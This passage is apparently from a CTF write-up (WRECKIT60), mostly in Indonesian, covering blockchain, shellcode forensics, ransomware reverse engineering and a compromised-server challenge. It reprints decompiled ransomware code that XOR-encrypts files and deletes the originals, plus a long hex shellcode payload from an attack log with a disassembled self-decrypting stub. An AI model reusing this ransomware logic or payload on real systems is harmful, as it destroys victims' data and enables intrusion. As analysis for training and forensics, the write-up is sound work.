
```
function isSolved() external view returns (bool) {
    return deployer.balance < 0.01 ether;
}
```

Final Payload:

```
# read deployer
cast call <SETUP_CONTRACT_ADDR> "deployer()(address)" --rpc-url $RPC_URL

# set balance to zero (if allowed)
cast rpc anvil_setBalance <DEPLOYER_ADDR> 0x0 --rpc-url $RPC_URL

# check solved
cast call <SETUP_CONTRACT_ADDR> "isSolved()(bool)" --rpc-url $RPC_URL
```

Flag: **WRECKIT60{they_say_this_aint_a_bug_idk__hanzzz_1580162b}**

Forensics

shikata ga nai - 205

Overview:
The challenge provided us with a long hex blob. The flavor text hinted at “Shikata ga nai,” which is a well-known polymorphic encoder used in Metasploit. This suggested the blob was shellcode that had been encoded with the Shikata-ga-nai decoder stub.

Explanation:
We converted the hex string into raw binary (sc.bin) and analyzed it in radare2. The disassembly showed:

- An FPU instruction sequence (fnstenv + pop esi) to get the current EIP.
- mov cl, 0x50 which sets the loop counter (0x50 dwords = 0x140 bytes).
- A series of arithmetic instructions typical of the Shikata decoder.
- A call esi that eventually transfers control to the decoded shellcode.

Since Shikata-ga-nai mutates every time, the most reliable way to recover the payload is to emulate the decoder stub. We used scdbg to emulate it.

Flag: WRECKIT60{is_it_really_shikata_ga_nai?_00edffbc98ed}

Regiscrypt - 995

Langkah pertama adalah membuka memory dump menggunakan tool forensik untuk melihat artifact dan timeline aktivitas sistem. Dengan menggunakan MemProcFS, kita dapat menemukan file PcaAppLaunchDic.txt di path M:\forensic\ntfs\1\Windows\appcompat\pca\PcaAppLaunchDic.txt.

```
C:\Program Files (x86)\Common Files\Microsoft Shared\MSInfo\host.exe|2025-02-14 02:55:48.430
C:\DumpIT\x64\DumpIt.exe|2025-02-14 03:07:33.206
```

File PcaAppLaunchDic.txt adalah Windows Program Compatibility Assistant cache yang mencatat aplikasi-aplikasi yang dijalankan beserta timestamp-nya. Dari file ini terlihat ada dua program yang dieksekusi: host.exe yang berjalan di direktori Microsoft Shared MSInfo pada pukul 02:55:48, dan DumpIt.exe yang merupakan tool untuk membuat memory dump pada pukul 03:07:33. Yang mencurigakan adalah host.exe karena lokasi dan namanya tidak umum untuk executable Windows legitimate, dan timing eksekusinya sangat dekat dengan waktu ketika file-file di folder Documents terenkripsi. Ini mengindikasikan bahwa host.exe kemungkinan besar adalah malware ransomware yang bertanggung jawab atas enkripsi file.

Setelah mengidentifikasi executable mencurigakan, langkah selanjutnya adalah mengekstrak dan melakukan reverse engineering terhadap binary host.exe. Dengan menganalisis binary menggunakan disassembler, kita bisa melihat flow program dan memahami mekanisme enkripsi yang digunakan.

```
__int64 sub_7FF6B224192B()
{
 const char *v1; // rcx
 _BYTE v2[268]; // [rsp+20h] [rbp-60h] BYREF
 unsigned int v3; // [rsp+12Ch] [rbp+ACh]
 char v4[264]; // [rsp+130h] [rbp+B0h] BYREF
 const char *v5; // [rsp+238h] [rbp+1B8h]

 sub_7FF6B2241AE0();
 v3 = 256;
 if ( (unsigned int)sub_7FF6B2241456(v4) )
 {
   ((void (*)(const char *, ...))((char *)&byte_7FF6B2249329 +
47))("%userprofile%", v2, 260);
   sub_7FF6B224179B(v2, v4, v3);
   sub_7FF6B2243568("Task completed. Process entering idle state.");
   v5 = (const char *)((__int64 (*)(const char *, ...))((char *)&byte_7FF6B2249329
+ 55))(v1);
   ((void (*)(const char *, ...))((char *)&byte_7FF6B2249329 + 551))(v5, 0);
   while ( 1 )
     ((void (*)(const char *, ...))((char *)&byte_7FF6B2249329 + 103))((const char
*)0xEA60);
 }
 sub_7FF6B2243568("Key retrieval failed...");
 return 1;
}
```

Fungsi main dari malware ini menunjukkan alur kerja ransomware secara keseluruhan. Program pertama-tama memanggil sub_7FF6B2241456 untuk mengambil encryption key dari registry, dengan buffer size 256 bytes yang disimpan dalam v3. Jika key berhasil didapat, program melakukan ekspansi environment variable %userprofile% untuk mendapatkan path direktori user, kemudian memanggil sub_7FF6B224179B untuk melakukan recursive encryption terhadap semua file dalam direktori tersebut menggunakan key yang telah diambil. Setelah enkripsi selesai, program menampilkan pesan "Task completed. Process entering idle state." dan masuk ke infinite loop dengan sleep 60000 milliseconds (1 menit) untuk tetap aktif di background. Jika pengambilan key gagal, program menampilkan "Key retrieval failed..." dan keluar. Yang menarik adalah penggunaan obfuscation dengan pointer arithmetic ke byte_7FF6B2249329 dengan berbagai offset untuk memanggil Windows API functions, teknik anti-analysis yang umum digunakan malware.

```
__int64 __fastcall sub_7FF6B2241456(const char *a1)
{
 int v2; // [rsp+34h] [rbp-Ch] BYREF
 __int64 v3; // [rsp+38h] [rbp-8h] BYREF
```

```
 if ( ((unsigned int (__fastcall *)(__int64, const char *, _QWORD, __int64, __int64
*))((char *)&byte_7FF6B2249329 + 7))(
        -2147483646,
        "SYSTEM\\CurrentControlSet\\Control\\Lsa\\Data",
        0,
        131097,
        &v3) )
 {
   sub_7FF6B2243568("Failed to open registry key.");
   return 0;
 }
 else if ( !((unsigned int (__fastcall *)(__int64, const char *, _QWORD, int *,
_QWORD))((char *)&byte_7FF6B2249329 + 15))(
              v3,
              "Pattern",
              0,
              &v2,
              0)
        && v2 == 3 )
 {
   if ( ((unsigned int (__fastcall *)(__int64, const char *, _QWORD, _QWORD, const
char *))((char *)&byte_7FF6B2249329

+ 15))(
          v3,
          "Pattern",
          0,
          0,
          a1) )
   {
     sub_7FF6B2243568("Failed to retrieve key data.");
     unk_7FF6B2249328(v3);
     return 0;
   }
   else
   {
     sub_7FF6B22433C0("Key: %s\n", a1);
     unk_7FF6B2249328(v3);
     return 1;
   }
 }
 else
 {
   sub_7FF6B2243568("Failed to read registry value.");
   unk_7FF6B2249328(v3);
```

```
    return 0;
  }
}
```

Fungsi ini bertanggung jawab untuk mengambil encryption key dari Windows Registry. Function pointer yang di-obfuscate dengan offset +7 memanggil RegOpenKeyEx untuk membuka registry key di path HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Data dengan access rights 131097 (KEY_READ). Jika berhasil, fungsi memanggil API dengan offset +15 yang merupakan RegQueryValueEx untuk memeriksa tipe data dari value bernama "Pattern". Program memverifikasi bahwa tipe registry value adalah 3 (REG_BINARY) sebelum membaca data aktual. Jika semua validasi terpenuhi, fungsi membaca isi value "Pattern" dan menyimpannya ke buffer a1, kemudian mencetak key dalam format "Key: %s\n" untuk debugging. Ini adalah strategi persistence yang cukup unik: ransomware menyimpan encryption key di Windows Registry, khususnya di path yang biasanya terkait dengan LSA (Local Security Authority), untuk menyamarkan keberadaannya di antara data sistem yang legitimate. Setelah mendapat key, registry handle ditutup dan fungsi mengembalikan 1 untuk sukses atau 0 untuk gagal.

```
__int64 __fastcall sub_7FF6B224179B(__int64 a1, __int64 a2, unsigned int a3)
{
  __int64 result; // rax
  int v4; // r9d
  int v5; // [rsp+20h] [rbp-60h]
  int v6; // [rsp+28h] [rbp-58h]
  int v7; // [rsp+30h] [rbp-50h] BYREF
  __int16 v8; // [rsp+36h] [rbp-4Ah]
  int v9; // [rsp+38h] [rbp-48h]
  int v10; // [rsp+40h] [rbp-40h]
  int v11; // [rsp+48h] [rbp-38h]
  int v12; // [rsp+50h] [rbp-30h]
  int v13; // [rsp+58h] [rbp-28h]
  _DWORD v14[4]; // [rsp+60h] [rbp-20h] BYREF
  char v15; // [rsp+70h] [rbp-10h]
  __int64 v16; // [rsp+170h] [rbp+F0h]
  __int64 v17; // [rsp+178h] [rbp+F8h]

  result = sub_7FF6B2242B20(a1);
  v17 = result;
  if ( result )
  {
    while ( 1 )
    {
      v16 = sub_7FF6B2242D30(v17);
      if ( !v16 )
        break;
```

```
    if ( (unsigned int)sub_7FF6B22434F0(v16 + 8, ".") )
    {
      if ( (unsigned int)sub_7FF6B22434F0(v16 + 8, "..") )
      {
        v5 = v16 + 8;
        sub_7FF6B2243380(v14, 260, "%s\\%s", a1);
        if ( !(unsigned int)sub_7FF6B2241430(v14, &v7) )
        {
          if ( (v8 & 0xF000) == 0x4000 )
          {
            sub_7FF6B224179B(v14, a2, a3);
          }
          else if ( (v8 & 0xF000) == 0x8000 )
          {
            sub_7FF6B2241619((unsigned int)v14, a2, a3, v4, v5, v6, v7, v9, v10,
v11, v12, v13, v14[0], v14[2], v15);
            sub_7FF6B22433C0("Encrypting: %s\n", (const char *)v14);
          }
        }
      }
    }
  }
  return sub_7FF6B2242F60(v17);
 }
 return result;
}
```

Fungsi ini adalah directory traversal recursive yang mengiterasi semua file dan folder dalam path yang diberikan. Program membuka direktori dengan sub_7FF6B2242B20 (wrapper untuk opendir/FindFirstFile), kemudian dalam loop membaca setiap entry dengan sub_7FF6B2242D30 (readdir/FindNextFile). Untuk setiap entry, program mengecek apakah itu special directory "." atau ".." dan melewatinya untuk menghindari infinite recursion. Jika bukan, program membangun full path dengan menggabungkan direktori parent dan nama file menggunakan format string "%s\%s". Kemudian program melakukan stat pada file dengan sub_7FF6B2241430 untuk mendapatkan file attributes yang disimpan dalam struktur v7. Program memeriksa bit mode file: jika (v8 & 0xF000) == 0x4000, ini adalah direktori (S_IFDIR), sehingga fungsi memanggil dirinya sendiri secara recursive untuk masuk ke subdirectory. Jika (v8 & 0xF000) == 0x8000, ini adalah regular file (S_IFREG), sehingga program memanggil sub_7FF6B2241619 untuk melakukan enkripsi file tersebut dan mencetak "Encrypting: %s\n" dengan path file. Setelah semua entry diproses, program menutup directory handle dengan sub_7FF6B2242F60. Ini adalah teknik standard ransomware untuk mengenkripsi semua file dalam sistem secara recursive.

```
// positive sp value has been detected, the output may be wrong!
```

```
__int64 sub_7FF6B2241619()
{
 void *v0; // rsp
 __int64 v1; // rcx
 __int64 v2; // rdx
 unsigned int v3; // r8d
 __int64 result; // rax
 const char *v5; // [rsp-1130h] [rbp-1138h]
 _BYTE v6[4096]; // [rsp-1120h] [rbp-1128h] BYREF
 _BYTE v7[264]; // [rsp-120h] [rbp-128h] BYREF
 __int64 v8; // [rsp-18h] [rbp-20h]
 __int64 v9; // [rsp-10h] [rbp-18h]
 __int64 v10; // [rsp-8h] [rbp-10h]
 __int64 v11; // [rsp+10h] [rbp+8h]
 __int64 v12; // [rsp+18h] [rbp+10h]
 unsigned int v13; // [rsp+20h] [rbp+18h]

 v0 = alloca(sub_7FF6B2242AE0());
 v11 = v1;
 v12 = v2;
 v13 = v3;
 result = ((__int64 (__fastcall *)(__int64, const char *))sub_7FF6B2243550)(v1,
"rb");
 v10 = result;
 if ( result )
 {
   v5 = ".regiscrypt";
   sub_7FF6B2243380(v7, 260, "%s%s", v11);
   v9 = ((__int64 (__fastcall *)(_BYTE *, const char *))sub_7FF6B2243550)(v7,
"wb");
   if ( v9 )
   {
     while ( 1 )
     {
       v8 = ((__int64 (__fastcall *)(_BYTE *, __int64, __int64, __int64, const char
*))sub_7FF6B2243558)(
              v6,
              1,
              4096,
              v10,
              v5);
       if ( !v8 )
         break;
       ((void (__fastcall *)(_BYTE *, _QWORD, __int64,
_QWORD))sub_7FF6B22415AD)(v6, (unsigned int)v8, v12, v13);
```

```
      ((void (__fastcall *)(_BYTE *, __int64, __int64,
__int64))sub_7FF6B2243560)(v6, 1, v8, v9);
    }
    ((void (__fastcall *)(__int64))sub_7FF6B2243548)(v10);
    ((void (__fastcall *)(__int64))sub_7FF6B2243548)(v9);
    return ((__int64 (__fastcall *)(__int64))sub_7FF6B2243648)(v11);
  }
  else
  {
    return ((__int64 (__fastcall *)(__int64))sub_7FF6B2243548)(v10);
  }
 }
 return result;
}
```

Fungsi enkripsi file ini menerima path file original sebagai parameter (v1/v11), pointer ke encryption key (v2/v12), dan panjang key (v3/v13). Program pertama membuka file asli dalam mode read binary dengan sub_7FF6B2243550 (fopen). Jika berhasil, program membuat path untuk file terenkripsi dengan menambahkan ekstensi ".regiscrypt" ke nama file original menggunakan format string "%s%s", lalu membuka file output dalam mode write binary. Program kemudian membaca file input dalam chunk 4096 bytes menggunakan sub_7FF6B2243558 (fread) dalam loop. Untuk setiap chunk yang berhasil dibaca, program memanggil sub_7FF6B22415AD untuk melakukan enkripsi in-place pada buffer v6 dengan key yang disediakan, kemudian menulis chunk terenkripsi ke file output menggunakan sub_7FF6B2243560 (fwrite). Proses ini berlanjut sampai seluruh file selesai diproses. Setelah enkripsi selesai, kedua file handle ditutup dengan sub_7FF6B2243548 (fclose), dan yang terakhir program menghapus file original dengan sub_7FF6B2243648 (remove/unlink), hanya menyisakan file terenkripsi dengan ekstensi .regiscrypt. Ini adalah typical ransomware behavior: enkripsi file, ganti dengan versi terenkripsi, dan hapus original untuk memaksa korban membayar ransom.

```
__int64 __fastcall sub_7FF6B22415AD(__int64 a1, unsigned int a2, __int64 a3,
unsigned int a4)
{
 __int64 result; // rax
 unsigned int i; // [rsp+Ch] [rbp-4h]

 for ( i = 0; ; ++i )
 {
   result = i;
   if ( i >= a2 )
     break;
   *(_BYTE *)(i + a1) ^= *(_BYTE *)(i % a4 + a3);
 }
 return result;
}
```


Ini adalah fungsi enkripsi core yang mengimplementasikan simple XOR cipher. Fungsi menerima buffer data (a1), panjang data (a2), pointer ke key (a3), dan panjang key (a4). Dalam loop, setiap byte dari buffer di-XOR dengan byte dari key, dengan key index dihitung menggunakan modulo i % a4 untuk mengulang key jika data lebih panjang dari key (repeating-key XOR). Operasi XOR dilakukan in-place, mengubah buffer original. Meskipun algoritma ini sederhana, ia cukup efektif untuk ransomware karena bersifat symmetric (enkripsi dan dekripsi menggunakan operasi yang sama), fast, dan tanpa key yang correct, file recovery menjadi impossible tanpa brute force.

Setelah memahami algoritma enkripsi, kita perlu mengekstrak encryption key dari memory dump. Key tersebut disimpan di registry path HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Data dengan value name "Pattern". Kita bisa mengekstrak registry hive dari memory dump dan membaca value tersebut, atau mencari pattern key di raw memory. Setelah mendapat key, kita bisa membuat script dekripsi.

```
f = open('Pattern', 'rb')
key = f.read()
f.close()

klen = len(key)

with open('important-document-1.pdf.regiscrypt', "rb") as inf,
open('important-document-1.pdf', "wb") as outf:
   idx = 0
   while True:
       chunk = inf.read(4096)
       if not chunk:
           break

       b = bytearray(chunk)
       for i in range(len(b)):
           b[i] ^= key[(idx + i) % klen]

       idx = (idx + len(b)) % klen
       outf.write(b)
```

Flag: **WRECKIT60{smg_lbh_gmpg_dri_final_cj24_eeac14df9b}**

It Wrecked - 995



Challenge ini memberikan kita sebuah forensic image dari server yang telah terinfeksi ransomware. Mari kita mulai dengan mengeksplorasi filesystem untuk mencari jejak aktivitas mencurigakan.

```
ls
ls /
sudo mv /home/wreckit_server /opt/wreckit_server
sudo mv /home/kali/wreckit_server /opt/wreckit_server
```

Dari shell history root, terlihat ada aktivitas memindahkan direktori `wreckit_server` dari `/home/kali/` ke `/opt/`. Ini mengindikasikan bahwa ada service atau aplikasi bernama "wreckit_server" yang di-setup di sistem ini. Lokasi `/opt/` biasanya digunakan untuk aplikasi third-party atau custom service, sehingga kemungkinan besar ini adalah service yang disebutkan dalam deskripsi challenge: "Wreck IT 6.0 Remote Configuration service". Kita perlu menganalisis binary atau script yang ada di direktori tersebut untuk memahami fungsionalitasnya dan mencari vulnerability yang mungkin dieksploitasi oleh attacker.

Setelah menganalisis binary di `/opt/wreckit_server`, kita menemukan sebuah vulnerability critical pada fungsi debug yang memungkinkan arbitrary code execution.

```
// bad sp value at call has been detected, the output may be wrong!
int debug_code()
```

```
{
 size_t v1; // rax
 size_t v2; // rax
 int v3; // [rsp+0h] [rbp-8038h] BYREF
 _BYTE v4[3]; // [rsp+5h] [rbp-8033h] BYREF
 char s[48]; // [rsp+8h] [rbp-8030h] BYREF
 char v6; // [rsp+38h] [rbp-8000h] BYREF
 __int64 v7; // [rsp+7038h] [rbp-1000h] BYREF
 ssize_t v8; // [rsp+8018h] [rbp-20h]
 void *addr; // [rsp+8020h] [rbp-18h]
 size_t i; // [rsp+8028h] [rbp-10h]
 size_t v11; // [rsp+8030h] [rbp-8h]

 while ( &v7 != (__int64 *)&v6 )
   ;
 addr = mmap(0, 0x4000u, 7, 34, -1, 0);
 if ( addr == (void *)-1LL )
 {
   perror("mmap");
   return puts("Buffer initialization failed.");
 }
 else
 {
   memset(s, 0, 0x8001u);
   printf("[*] Send your debug code now (hex format, max %d bytes = %d hex
chars):\n", 0x4000, 0x8000);
   fflush(stdout);
   v8 = read(0, s, 0x8000u);
   if ( v8 > 0 )
   {
     s[v8] = 0;
     v11 = 0;
     for ( i = 0; ; i += 2LL )
     {
       v2 = strlen(s);
       if ( i >= v2 )
         break;
       if ( ((*__ctype_b_loc())[s[i]] & 0x1000) == 0 )
         break;
       if ( ((*__ctype_b_loc())[s[i + 1]] & 0x1000) == 0 )
         break;
       v4[0] = s[i];
       v4[1] = s[i + 1];
       v4[2] = 0;
       __isoc99_sscanf(v4, "%02x", &v3);
```

```
      v1 = v11++;
      *((_BYTE *)addr + v1) = v3;
      if ( v11 > 0x3FFF )
        break;
    }
    if ( v11 )
    {
      printf("[+] Received %zu decoded bytes. Executing...\n", v11);
      fflush(stdout);
      ((void (*)(void))addr)();
    }
    else
    {
      puts("[-] Failed to parse any valid code.");
    }
    return munmap(addr, 0x4000u);
  }
  else
  {
    puts("[-] No debug code received.");
    return munmap(addr, 0x4000u);
  }
 }
}
```

Fungsi `debug_code` ini adalah vulnerability utama yang memungkinkan arbitrary code execution. Fungsi ini mengalokasikan memory region menggunakan `mmap` dengan permission RWX (read, write, execute) sebesar `0x4000` bytes (16KB). Program kemudian meminta user untuk mengirim "debug code" dalam format hexadecimal, maksimal `0x8000` hex characters yang akan di-decode menjadi `0x4000` bytes. Loop parsing membaca dua karakter hex pada satu waktu, mengkonversinya menjadi byte menggunakan `sscanf`, dan menyimpannya ke memory yang telah dialokasikan. Setelah parsing selesai, jika ada bytes yang berhasil di-decode, program langsung mengeksekusi memory tersebut sebagai function dengan `((void (*)(void))addr)()`. Ini adalah classic arbitrary code execution vulnerability: attacker bisa mengirim shellcode apapun dalam format hex dan program akan mengeksekusinya dengan privilege process tersebut. Tidak ada validasi atau sandboxing sama sekali, membuat ini menjadi vector perfect untuk malware injection.

Pada `/var/log/private/session.log` terdapat sebuah log dari sebuah binary yang dijalankan.

```
...
Select an option:
1. Sync Configuration
2. Generate Password Key
```

```
3. Input Debug Code
4. Exit
> > 2025/08/04 21:25:44.000370830  length=2 from=0 to=1
3
< 2025/08/04 21:25:44.000370834  length=79 from=278 to=356

[*] Send your debug code now (hex format, max 16384 bytes = 32768 hex chars):
> 2025/08/04 22:39:19.000895484  length=2484 from=2 to=2485
eb275b535fb0dcfcae75fd5759535e8a06300748ffc748ffc666813f62427407803edc75eaebe6ffe1e
8d4ffffff010101dc49b92e63686f2e7269019851555e5367692c62555f53e9830501016462696e2126
62496d31604638744c7840755878406f6056307663324b314846387b4d4943325b4279765859536e634
66d684e335b7863333166658324b34624953775b324b69624669344d6c6969646c306965423476626c6d
7560595371656c577b4d6c4f716246696d626f4c666056307663324b3148444f716246696d626879696
3466577626c6d316046307b4d4630775b46577b4e335b7863333166658324b34624953775b324b696246
69344d6c6969646c306965423468585664f735b56346a6278437163594377626f50665b46576c5859577
26547386858564f735b56346a4e335b7863333166658324b34624953775b324b69624669344d6c696964
6c306965423476626c6d7560595371656c577b48466d75624638786542437658565 36a6056346f4e335
b78633331666233576b626c573162784371635943776 26f5066654638735b563467586f6d315b594c66
58594c66654648365b6c79695b7b4438486d655253544f4d525750334c49756a63333431593257745b4
657785b594f3160563069654657676 56f5772636f4f6763333467586c6d7458594b3459784836624530
765859536e63466d684d6d43696546666e6249656a4d6c656d6549433265566d6a4a46387b4d6c656d6
54957715b4266714a5234766530386a605948714e337238586f6d315b594c745b6f4b776356696d6442
6668585648325b556a7b4f5548354c464c334c564b695b6b4c334c6b4b694f6b576d4c454c34587b447
85b56587b4c4562334c6c536b583354325b5650795856543444c46536d586b447b585554764f564c314e
5648765b4248714e334b695833756d636c50385b46576c58595772654738685856 4f735b56346a4a426
a365b56346b5156796963564b6a5852436a4d46727260595837 4a464c3751544f716246696d62686969
63466577626c6d316046307b4d6a4747547869734a5279756333536d62783445506a4c6e605958714d4
64b695833756d636c50714d6c577458324b346249537762686 6714a52343062465369654654 6e4a4940
37515943695b465371636c627454447545547b626e4c5548354a5234765856536a5b59486e4a526a746
559436a5859536d4a4650714a3240745b6c6d7458567971646c546e4a526a735878346c605634696346
6d375b5266714e30756c4d6f65786059536d59334b346546577b4a426971656b6e386546486e4c55587
14a52756d636c4c6e5b6834785b56476a59334b346546577b4a426a72607879716568 6a7148465b7762
68436c48466d7448494074626c65726333486e48686e684a5243715b68436c4d6c6d7b59335b7163465
46e4a524369636c50665b68347b654647314a426a746232536762336d375b5576794c4548314a6b4476
4c6b53654e7869764d784b525354474455545474654969 3148686a7465324b7165465767654657356 54
26668645638304846696965 6c5466586c576d636843785856347b6333306d5b42436864524373 5b566d
714846476f58566d7448494369645243755b5240794c46726665594f6a654243316378433063 6c79775
83372684a526226217d21636072643735212c65217d21636072690157565 55f6b3a590e046242<
2025/08/04 21:25:45.000631000  length=46 from=357 to=402
[+] Received 1242 decoded bytes. Executing...
...
```

Log session ini menunjukkan eksploitasi actual yang terjadi. User memilih option 3 (Input Debug Code) dari menu, dan mengirim payload hex yang panjang sebanyak 2484 characters (1242 bytes setelah di-decode). Payload hex yang tercatat dalam log ini adalah shellcode yang akan kita analisis untuk memahami apa yang dilakukan oleh attacker.

Untuk menganalisis shellcode, kita perlu mendisassemble payload hex tersebut menjadi assembly instructions yang bisa dibaca.

```
0x1000: eb 27                          jmp     0x1029
0x1002: 5b                             pop     rbx
0x1003: 53                             push    rbx
0x1004: 5f                             pop     rdi
0x1005: b0 dc                          mov     al, 0xdc
0x1007: fc                             cld
0x1008: ae                             scasb   al, byte ptr [rdi]
0x1009: 75 fd                          jne     0x1008

0x100b: 57                             push    rdi
0x100c: 59                             pop     rcx
0x100d: 53                             push    rbx
0x100e: 5e                             pop     rsi
0x100f: 8a 06                          mov     al, byte ptr [rsi]
0x1011: 30 07                          xor     byte ptr [rdi], al
0x1013: 48 ff c7                       inc     rdi
0x1016: 48 ff c6                       inc     rsi
0x1019: 66 81 3f 62 42                 cmp     word ptr [rdi], 0x4262
0x101e: 74 07                          je      0x1027
0x1020: 80 3e dc                       cmp     byte ptr [rsi], 0xdc
0x1023: 75 ea                          jne     0x100f
0x1025: eb e6                          jmp     0x100d

0x1027: ff e1                          jmp     rcx

0x1029: e8 d4 ff ff ff                 call    0x1002

; Ignore this code below, it's for the encrypted payload
0x102e: 01 01                          add     dword ptr [rcx], eax
0x1030: 01 dc                          add     esp, ebx
0x1032: 49 b9 2e 63 68 6f 2e 72 69 01  movabs  r9, 0x169722e6f68632e
0x103c: 98                             cwde
0x103d: 51                             push    rcx
0x103e: 55                             push    rbp
0x103f: 5e                             pop     rsi
0x1040: 53                             push    rbx
0x1041: 67 69 2c 62 55 5f 53 e9        imul    ebp, dword ptr [edx], 0xe9535f55
0x1049: 83 05 01 01 64 62 69           add     dword ptr [rip + 0x62640101], 0x69
0x1050: 6e                             outsb   dx, byte ptr [rsi]
0x1051: 21 26                          and     dword ptr [rsi], esp
```

Disassembly ini menunjukkan bahwa shellcode menggunakan teknik self-decryption stub. Instruksi pertama adalah `jmp 0x1029` yang melompat ke `call 0x1002`, sebuah teknik klasik untuk mendapatkan address dari instruction pointer dengan memanfaatkan call stack (alamat return dari call akan di-push ke stack dan di-pop ke RBX). Setelah itu, code melakukan scanning untuk mencari byte `0xDC` yang merupakan delimiter atau marker untuk encrypted payload. Loop di `0x100f` adalah decryption loop: ia membaca byte dari RSI (pointer ke decryption key yang repeating), XOR dengan byte di RDI (pointer ke encrypted data), increment kedua pointer, dan check apakah sudah mencapai end marker `0x4262`. Jika byte key adalah `0xDC`, key pointer di-reset ke awal. Setelah decryption selesai, code jump ke RCX (alamat dari decrypted payload) untuk mengeksekusinya. Payload setelah offset `0x102e` adalah data terenkripsi yang akan di-decrypt dan dieksekusi.

Kita perlu membuat script untuk men-decrypt payload dan melihat apa yang sebenarnya dilakukan oleh stage 2 shellcode.

```
from binascii import unhexlify
from capstone import Cs, CS_ARCH_X86, CS_MODE_64

hex_blob =
'eb275b535fb0dcfcae75fd5759535e8a06300748ffc748ffc666813f62427407803edc75eaebe6ffe1
e8d4ffffff010101dc49b92e63686f2e7269019851555e5367692c62555f53e98305010164626 96e212
662496d31604638744c7840755878406f6056307663324b314846387b4d4943325b4279765859536e63
466d684e335b786333316658324b34624953775b324b69624669344d6c6969646c306965423476626c6
d7560595371656c577b4d6c4f716246696d626f4c666056307663324b3148444f716246696d62687969
63466577626c6d316046307b4d4630775b46577b4e335b786333316658324b34624953775b324b69624
669344d6c6969646c30696542346858564f735b56346a627843716359437762 6f50665b46576c585957
72654738685856 4f735b56346a4e335b786333316658324b34624953775b324b69624669344d6c69696
46c306965423476626c6d7560595371656c577b48466d75624638786542437658565 36a6056346f4e33
5b786333316662335 76b626c573162784371635943776 26f506665463873 5b563467586f6d315b594c6
658594c66654648365b6c79695b7b4438486d655253544f4d525750334c49756a63333431593257745b
4657785b594f316056306965465767656f5772636f4f6763333467586c6d7458594b345978483662453
0765859536e63466d684d6d43696546666e6249656a4d6c656d654943326 5566d6a4a46387b4d6c656d
654957715b4266714a5234766530386a605948714e337238586f6d315b594c745b6f4b776356696d644
26668585648325b556a7b4f5548354c464c334c564b695b6b4c334c6b4b694f6b576d4c454c34587b44
785b56587b4c4562334c6c536b583354325b56507958565434 4c46536d586b447b585554764f564c314
e5648765b4248714e334b695833756d636c50385b46576c5859577265473868585 64f735b56346a4a42
6a365b56346b5156796963564b6a5852436a4d467272605958374a464c3751544f716246696d6268696
963466577626c6d316046307b4d6a4747547869734a5279756333536d62783445506a4c6e605958714d
464b695833756d636c50714d6c577458324b34624953776 26866714a5234306246536965465 46e4a494
037515943695b465371636c627454447545547b626e4c5548354a5234765856536a5b59486e4a526a74
6559436a5859536d4a4650714a3240745b6c6d7458567971646c546e4a526a735878346c60563469634
66d375b5266714e30756c4d6f65786059536d59334b346546577b4a426971656b6e386546486e4c5558
714a52756d636c4c6e5b6834785b56476a59334b346546577b4a426a726078797165686a7148465b776
268436c48466d7448494074626c65726333486e48686e684a5243715b68436c4d6c6d7b59335b716346
546e4a524369636c50665b68347b654647314a426a746232536762336d375b5576794c4548314a6b447
```

```
64c6b53654e7869764d784b525354474455545474654969314868 6a7465324b71654657676546573565
42666864563830484669696 56c5466586c576d636843785856347b6333306d5b424368645243735b566
d714846476f58566d74484943696452437 55b5240794c46726665594f6a654243316378433 0636c7977
583372684a526226217d21636072643735212c65217d21636072690157565 55f6b3a590e046242'  #
<-- put the full hex string here
data = bytearray(unhexlify(hex_blob))

md = Cs(CS_ARCH_X86, CS_MODE_64)
md.detail = True

for insn in md.disasm(data, 0x0):
   bytes_repr = ' '.join(f'{b:02x}' for b in insn.bytes)

print(f'0x{insn.address:04x}:\t{bytes_repr:<24}\t{insn.mnemonic}\t{insn.op_str}')

rbx = 0x2e

dc_index = None
for i in range(0x2e, len(data)):
   if data[i] == 0xDC:
       dc_index = i
       break


rdi_addr = dc_index + 1
rsi_addr = rbx

decoded = bytearray(data)

def word_at(addr):
   i = addr
   if i + 1 >= len(decoded):
       return None

   return decoded[i] | (decoded[i + 1] << 8)

while True:
   src_i = rsi_addr
   dst_i = rdi_addr

   if src_i >= len(decoded) or dst_i >= len(decoded):
       break

   al = decoded[src_i]
   decoded[dst_i] ^= al
```

```python
    rdi_addr += 1
    rsi_addr += 1

    w = word_at(rdi_addr)
    if w == 0x4262:
        break

    if rsi_addr < len(decoded) and decoded[rsi_addr] == 0xDC:
        rsi_addr = rbx

f = open('decoded_payload.bin', 'wb')
f.write(decoded)
f.close()

print('\nDecoded payload written to decoded_payload.bin')
```

